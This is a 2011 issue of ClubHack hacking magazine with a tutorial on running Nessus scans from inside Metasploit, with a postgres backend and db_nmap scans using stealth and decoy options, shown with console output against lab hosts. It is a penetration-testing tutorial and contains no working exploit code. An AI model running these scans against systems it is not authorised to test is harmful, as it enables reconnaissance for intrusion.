ClubHack

1st Indian "HACKING" Magazine

Issue 18 | July 2011

www.clubhack.com

Rohit Srivastwa

Dear all, I'm back here on this page after a long gap to give you some great news. Firstly ClubHack Mag is now partners with the famous infosec magazines - Hakin9 and PenTestMag.
Second, I hope you remember our feb2011 issue covering "Mantra" & hope that you all are having good time with it. Well, the good news is Mantra - a browser based security framework is now an OWASP project, Yay!!

Coming back to this issue, this time the theme is Metasploit.
Yes, the "ultimate tool" in every hacker's arsenal!
This issue covers the topics such as basics of Metasploit in Mom's guide, the Metasploit GUI - Armitage in Tools Gyan, How to run nessus from within Metasploit in Tech Gyan, exploiting a machine using Metasploit in Matriux Vibhag and Trademark Law and Cyberspace in Legal Gyan.

Starting with June 2011 issue, CHMag will be available in ePUB format which readers can download on their kindle/ipad/other ebook readers. Thanks to our new online friend Jason Barnett for volunteering for this initiative. To download epub check chmag.in Do let us know what topics you would like us to cover. We are also open to criticism, it helps us to improve :)
And of course you can send your articles also to info@chmag.in We love to publish ;)

ClubHACKMag

Issue 18, July 2011.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Using Metasploit with Nessus Bridge on Ubuntu

Ever wondered how to use the autopwn feature in Metasploit on Ubuntu? Want to run nessus from within metasploit? What database should I use; sqlite3 or postgres? I will explain the benefits of both. The concept will allow you to do various tasks with your nessus server and nmap from within the msf command line.

Nessus is a vulnerability scanner program, it is free for personal use using the home home. They also have a nessus for business which requires a fee. I will be discussing the nessus for home use and using it with the popular metasploit framework. Acquire the latest release of nessus homefeed Nessus-4.4.1-ubuntu1010_i386.deb and register for the activation code. Follow the instructions listed in the document ion for installing with Ubuntu and start to configure. Nessus daemon cant be started until nessus has been registered and the plugin (http://www.nessus.org/products/nessus/nessus-plugins/obtain-an-activation-code) download has occurred.

```
$ sudo /opt/nessus/bin/nessus-
fetch –register 'registration
code from nessus'
```

Add user:-

```
$ sudo /opt/nessus/sbin/nessus-
adduser
```

Make cert:-

```
$ sudo /opt/nessus/sbin/nessus-
mkcert
```

Start the nessus Daemon:-

```
$ sudo /etc/init.d/nessusd start
```

Open up web browser to https://localhost:8834, login and complete a policy for your scans. I would create a number of policies based on the different systems that you will be scanning. If your scanning a windows environment then having the plugin for Linux and BSD are pointless. Also make sure that you have safe checks enabled, select a port scanner to use, select credentials, select plugins (remember not to enable ones that will bounce the box), and select preferences. When finished you should have a number of different policies that will be numbered 1 – however many you have and you can give them names for example for scanning windows environment you can label them as windows. Now you can logout of nessus and close the web browser.

Now open up a terminal and browse to where metasploit is installed and run an update.

```
$ cd /opt/framework-3.6.0/msf3
$ sudo svn update
```

Before we start the msfconsole lets get our database in proper order. Now I have used sqlite3 in the past and even did a tutorial on my website using sqlite3 http://pbnetworks.net/?cmd=bbs&id=35 which worked fine but sometimes it may not work and give error warning 'Note that sqlite is not supported due to numerous issues. It may work, but don't count on it.' Postgres is the recommended database for Metasploit. So let’s install the postgres database and libraries.

```
$ sudo apt-get install
postgresql-8.4
```

```
$ sudo apt-get install rubygems
libpq-dev
```

```
$ sudo gem install pg
```

```
$ sudo apt-get install
libreadline-dev
```

```
$ sudo apt-get install libssl-
dev
```

```
$ sudo apt-get install libpq5
```

```
$ sudo apt-get install ruby-dev
```

Now every time you start your system start the database before you start metasploit

```
$ sudo /etc/init.d/postgresql-
8.4 start
```

You will need to become the system postgres user:-

```
$ sudo -s
```

```
# su postgres
```

Now you will need to create a database user:

```
$ createuser <user account name>
-P
```

Enter password for new role:

Enter it again:

Shall the new role be a superuser? (y/n) n

Shall the new role be allowed to create databases? (y/n) n

shall the new role be allowed to create more new roles? (y/n) n

Next we need to crate a database:

```
$ createdb –owner=<user account
name> msf_database
```

Now we can start up metasploit:

```
:/opt/framework-3.6.0/msf3$ sudo
./msfconsole
```

Enter in the following commands:

```
msf> db_driver postgresql
```

```
msf> db_connect <user account
name>:<password>@127.0.0.1:5432/
msf_database
```

```
msf> db_hosts
```

Now before, when using sqlite3, creating and connecting to the database was easy. I would start up metasploit and issue the following commands:

```
msf> db_driver sqlite3
```

```
msf> db_connect
```

To verify if the database was connected I would issue the following command:

```
msf> db_hosts
```

If everything looked good I would have no errors and I could use the db_nmap command. But sometimes I would encounter errors and it would crash. Using postgres is more reliable than sqlite3 and it is also useful as I will describe later. Finally go ahead and enable the database on startup by issuing the following commands:

```
msf> cat > ~/.msf3/msfconsole.rc
```


```
db_driver postgresql
```

```
db_connect <user name
account>:<password>@127.0.0.1:54
32/msf_database
```

```
db_workspace -a MyProject
```

```
^D
```

Now the next time you fire up metasploit your database will automatically be up and you will be connected to it. Just make sure that you have postgres running, I run postgres manually before I start metasploit (See Figure #1).




```
Password:
postgres@Mobile-Antarctic:/home/cr0wn$ cd /opt/framework-3.6.0/msf3/
postgres@Mobile-Antarctic:/opt/framework-3.6.0/msf3$ ./msfconsole

#    # ###### #####   ##    ####  #####  #       ####  # #####
##  ## #        #    #  #  #      #    # #      #    # #   #
# ## # #####    #   #    #  ####  #    # #      #    # #   #
#    # #        #   ######      # #####  #      #    # #   #
#    # #        #   #    # #    # #      #      #    # #   #
#    # ######   #   #    #  ####  #      ######  ####  #   #


       =[ metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- --=[ 676 exploits - 354 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops
       =[ svn r12306 updated today (2011.04.12)

resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_driver postgresql
[*] Using database driver postgresql
resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_connect msf_cr0wn:mercury
@127.0.0.1:5432/msf_database
resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_workspace -a MyProject
[*] Added workspace: MyProject
msf >
```

Figure 1: Notice that postgresql loads when first starting the msfconsole

Now that we have postgres as the database for metasploit lets start using nessus from within metasploit. Open up a second terminal and make sure nessus is running if not load the daemon. Now from the msfconsole load nessus (see figure #2).

```
msf > load nessus
```



cr0wn@Mobile-Antarctic: /etc/init.d
File Edit View Terminal Help

```
resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_driver postgresql
[*] Using database driver postgresql
resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_connect msf_cr0wn:mercury
@127.0.0.1:5432/msf_database
NOTICE:  CREATE TABLE will create implicit sequence "sessions_id_seq" for serial
 column "sessions.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "sessions_pkey" f
or table "sessions"
NOTICE:  CREATE TABLE will create implicit sequence "session_events_id_seq" for
serial column "session_events.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "session_events_p
key" for table "session_events"
resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_workspace -a MyProject
[*] Added workspace: MyProject
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Creating Exploit Search Index - (/var/lib/postgresql/.msf3/nessus_index) - t
his wont take long.
[*]
[*] It has taken : 5.813429 seconds to build the exploits search index
[*] Successfully loaded plugin: nessus
msf >
```

Figure 2: Loading nessus from the msfconsole

Now let see what kind of commands the Nessus Bridge for Metasploit 1.1 has given us, type nessus_help (see figure #3).

```
msf > nessus_help
```



```
cr0wn@Mobile-Antarctic: /etc/init.d
File Edit View Terminal Help
msf > nessus_help

Command                  Help Text
-------                  ---------
Generic Commands
-----------------        -----------------
nessus_connect           Connect to a nessus server
nessus_save              Save nessus login info between sessions
nessus_logout            Logout from the nessus server
nessus_help              Listing of available nessus commands
nessus_server_status     Check the status of your Nessus Server
nessus_admin             Checks if user is an admin
nessus_server_feed       Nessus Feed Type
nessus_find_targets      Try to find vulnerable targets from a report
nessus_server_prefs      Display Server Prefs

Reports Commands
-----------------        -----------------
nessus_report_list       List all Nessus reports
nessus_report_get        Import a report from the nessus server in Nessus v2 f
ormat
nessus_report_hosts      Get list of hosts from a report
nessus_report_host_ports Get list of open ports from a host from a report
nessus_report_host_detail Detail from a report item on a host

Scan Commands
-----------------        -----------------
nessus_scan_new          Create new Nessus Scan
nessus_scan_status       List all currently running Nessus scans
nessus_scan_pause        Pause a Nessus Scan
nessus_scan_pause_all    Pause all Nessus Scans
nessus_scan_stop         Stop a Nessus Scan
nessus_scan_stop_all     Stop all Nessus Scans
nessus_scan_resume       Resume a Nessus Scan
nessus_scan_resume_all   Resume all Nessus Scans

Plugin Commands
-----------------        -----------------
nessus_plugin_list       Displays each plugin family and the number of plugins
nessus_plugin_family     List plugins in a family
nessus_plugin_details    List details of a particular plugin

User Commands
-----------------        -----------------
nessus_user_list         Show Nessus Users
nessus_user_add          Add a new Nessus User
nessus_user_del          Delete a Nessus User
nessus_user_passwd       Change Nessus Users Password

Policy Commands
-----------------        -----------------
```

Figure 3: Nessus help

The commands are divided up into different sections labeled Generic, Reports, Scan, Plugin, User, and Policy commands. Before we can run a scan we need to connect to the nessus server by using the nessus_connect command.


```
msf > nessus_connect <nessus
username>:<password>@localhost:8
834 ok
```

This should connect and authenticate you. From here you can run the scans, review the results, and load the scan results into the database and use autopwn feature. Or you can view the results and find a vulnerability with a system you scanned and throw a single exploit and get a meterpreter shell. Depending on the environment you may want to review the results of your nessus output and find the appropriate exploit to use instead of generating the noise of running autopwn. Now let's start our scan by issuing nessus_scan_new command as follows nessus_scan_new <policy id> (this was set in your nessus policy settings) <scan name> (generic) <target> (ip address)

```
msf > nessus_scan_new 1
winXP_home 192.168.1.124
```

To check up on the status of our scan use the nessus scan status feature (see figure #4).

```
msf > nessus_scan_status
```



```
cr0wn@Mobile-Antarctic: /etc/init.d
File Edit View Terminal Help
[*] Authenticated
msf > nessus_scan_new 1 192.168.1.124
[*] Usage:
[*]        nessus_scan_new <policy id> <scan name> <targets>
[*]        use nessus_policy_list to list all available policies
msf > nessus_scan_new 1 winXP_home 192.168.1.124
[*] Creating scan from policy number 1, called "winXP_home" and scanning 192.168.1.1
24
[*] Scan started.  uid is 092da411-1f14-2e7f-4c06-5515a802026c809fa8837565190d
msf > nessus_scan_status
[+] Running Scans

Scan ID                                              Name        Owner  Started
       Status   Current Hosts  Total Hosts
-------                                              ----        -----  -------
       ------   -------------  -----------
092da411-1f14-2e7f-4c06-5515a802026c809fa8837565190d  winXP_home  cr0wn  16:26 Apr 1
2 2011  running  0              1


[*] You can:
[+]            Import Nessus report to database :      nessus_report_get <reportid>
[+]            Pause a nessus scan :                   nessus_scan_pause <scanid>
msf > █
```

Figure 4: Nessus Scan Status

When the scan has completed you can view the results using the following commands


```
msf > nessus_report_list
```

We can view a list of hosts from the report with the following command

```
msf > nessus_report_hosts UID
```

To view further information issue the following command:-


`msf > nessus_report_host_ports <ip address> UID` (see Figure #5)


cr0wn@Mobile-Antarctic: /etc/init.d
File Edit View Terminal Help

```
msf > nessus_report_hosts 092da411-1f14-2e7f-4c06-5515a802026c809fa8837565190d
[+] Report Info

Hostname       Severity  Sev 0  Sev 1  Sev 2  Sev 3  Current Progress  Total Progres
s
--------       --------  -----  -----  -----  -----  ----------------  ------------
-
192.168.1.124  16        3      16     0      0      42521             42521

[*] You can:
[*]         Get information from a particular host:          nessus_report_host_port
s <hostname> <report id>
msf > nessus_report_host_ports 192.168.1.124 092da411-1f14-2e7f-4c06-5515a802026c809
fa8837565190d
[+] Host Info

Port  Protocol  Severity  Service Name  Sev 0  Sev 1  Sev 2  Sev 3
----  --------  --------  ------------  -----  -----  -----  -----
0     icmp      1         general       0      2      0      0
0     tcp       1         general       0      6      0      0
0     udp       1         general       0      1      0      0
23    tcp       1         telnet        1      1      0      0
135   tcp       0         epmap         1      0      0      0
137   udp       1         netbios-ns    0      1      0      0
139   tcp       1         smb           1      4      0      0
1900  udp       1         upnp-client   0      1      0      0

[*] You can:
[*]         Get detailed scan infromation about a specfic port: nessus_report_host_d
etail <hostname> <port> <protocol> <report id>
msf >
```

Figure 5: nessus_report_host_ports 192.168.1.124 UID

To see a list of hosts issue the `db_host` command. If you want to remove hosts from the db_hosts file then issue the `db_del_host` command (see Figure #6)



```
c, name, os_flavor, os_lang, os_name, os_sp, purpose, state, updated_at

msf > db_hosts -u

Hosts
=====

address        mac  name  os_name    os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------    ---------  -----  -------  ----  --------
192.168.1.1               NetScreen                    device
192.168.1.109
192.168.1.124

msf > db_del_host 192.168.1.1
[*] Host 192.168.1.1 deleted
msf > db_del_host 192.168.1.109
[*] Host 192.168.1.109 deleted
msf > db_hosts

Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
192.168.1.124

msf >
```

Figure 6: db_del_host command

Next we need to load the results into our database with the following command

```
msf> nessus_report_get UID
```

Now with the scan complete and the host listed in the db_hosts file you can run the autopwn tool or find an exploit that will work against the box. More on this in another article next month.

Now lets take a look at using nmap within the metasploit framework.

To use the nmap command from within the metasploit framework use the 'db_nmap' command to run nmap scans against targets and have the scan results stored in the database. When running on Back|Track I can issue many different nmap commands such as db_nmap -sS -sV -T 3 -P0 -O <ip address> -D RND --packet-trace. Which show the results: -sS TCP SYN stealth scan, -sV version scan, -T 3 normal scan, -O find the operating system, -D RND use a decoy and generate a random, non-reserved IP address, and finally --packet-trace will trace packets and data sent and received. I like to use the packet-trace feature on large scans because if it fails you can see it. Now this is great feature to use while in the msfconsole but I can't do this when using Unbuntu and connected to the postgres database as the postgres user. Why? Because I get an error saying that only the root user has the ability to use this nmap option (see Figure #7). I can use 'db_nmap -v -sV 192.168.15.0/24 --packet-trace' and the scan runs and produces an output. I have view the results with the following commands (Figure 8)

```
msf > db_hosts

msf > db_services -c port,state
```



```
cr0wn@Mobile-Antarctic: /opt/framework-3.6.0/msf3
File  Edit  View  Terminal  Help
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8  o8P
8' 8  8 8oooo8   8  .oooo8 Yb..   8    8 8 8    8  8   8
8  8  8 8.       8  8    8   'Yb. 8    8 8 8    8  8   8
8  8  8 `Yooo'   8  `YooP8 `YooP' 8YooP' 8 `YooP'  8   8
..:..:..:......:::..::.....::.....:8.....:..:......::..::..:
::::::::::::::::::::::::::::::::::8::::::::::::::::::::::::::
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::


       =[ metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- --=[ 676 exploits - 354 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops
       =[ svn r12311 updated today (2011.04.13)

resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_driver postgresql
[*] Using database driver postgresql
resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_connect msf_cr0wn:mercury
@127.0.0.1:5432/msf_database
resource (/var/lib/postgresql/.msf3/msfconsole.rc)> db_workspace -a MyProject
[*] Added workspace: MyProject
msf > db_nmap -sS -sV -T 4 -P0 -O 192.168.15.0/24 -D RND --packet-trace
[*] Nmap: 'You requested a scan type which requires root privileges.'
[*] Nmap: 'QUITTING!'
msf >
```

Figure 7: nmap error with postgres

Now if I want to issue complex nmap scans I can exit out of the msf prompt, exit out of postgres, stop the database and login with sudo and use the sqlite3 database. The same command that the OS didn't allow me to use now can be used with no problem (Figure #9)



```
cr0wn@Mobile-Antarctic: /opt/framework-3.6.0/msf3
File  Edit  View  Terminal  Help

Hosts
=====

address        mac  name  os_name            os_flavor  os_sp  purpose  info  co
mments
-------        ---  ----  -------            ---------  -----  -------  ----  --
------
192.168.1.124
192.168.15.1                Linux                                 device
192.168.15.2
192.168.15.3                Microsoft Windows                     server

msf > db_sevices -c port,state
[-] Unknown command: db_sevices.
msf > db_services -c port,state

Services
========

host           port  state
----           ----  -----
192.168.1.124  23    open
192.168.1.124  135   open
192.168.1.124  139   open
192.168.15.1   22    open
192.168.15.1   80    open
192.168.15.1   554   open
192.168.15.1   2048  open
192.168.15.2   22    open
192.168.15.2   135   open
192.168.15.2   139   open
192.168.15.2   445   open
192.168.15.2   1024  open
192.168.15.3   23    open
192.168.15.3   135   open
192.168.15.3   139   open
192.168.15.3   445   open
192.168.15.3   2869  open

msf >
```

Figure 8: db_namp using postgres database




```
cr0wn@Mobile-Antarctic: /opt/framework-3.6.0/msf3
File  Edit  View  Terminal  Help
[*] Nmap: OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
[*] Nmap: Network Distance: 1 hop
[*] Nmap: All 1000 scanned ports on 192.168.15.4 are closed
[*] Nmap: MAC Address: 00:0C:29:82:1A:AB (VMware)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS and Service detection performed. Please report any incorrect result
s at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (4 hosts up) scanned in 153.31 seconds
msf > db_hosts

Hosts
=====

address        mac                name  os_name            os_flavor  os_sp  pu
rpose  info  comments
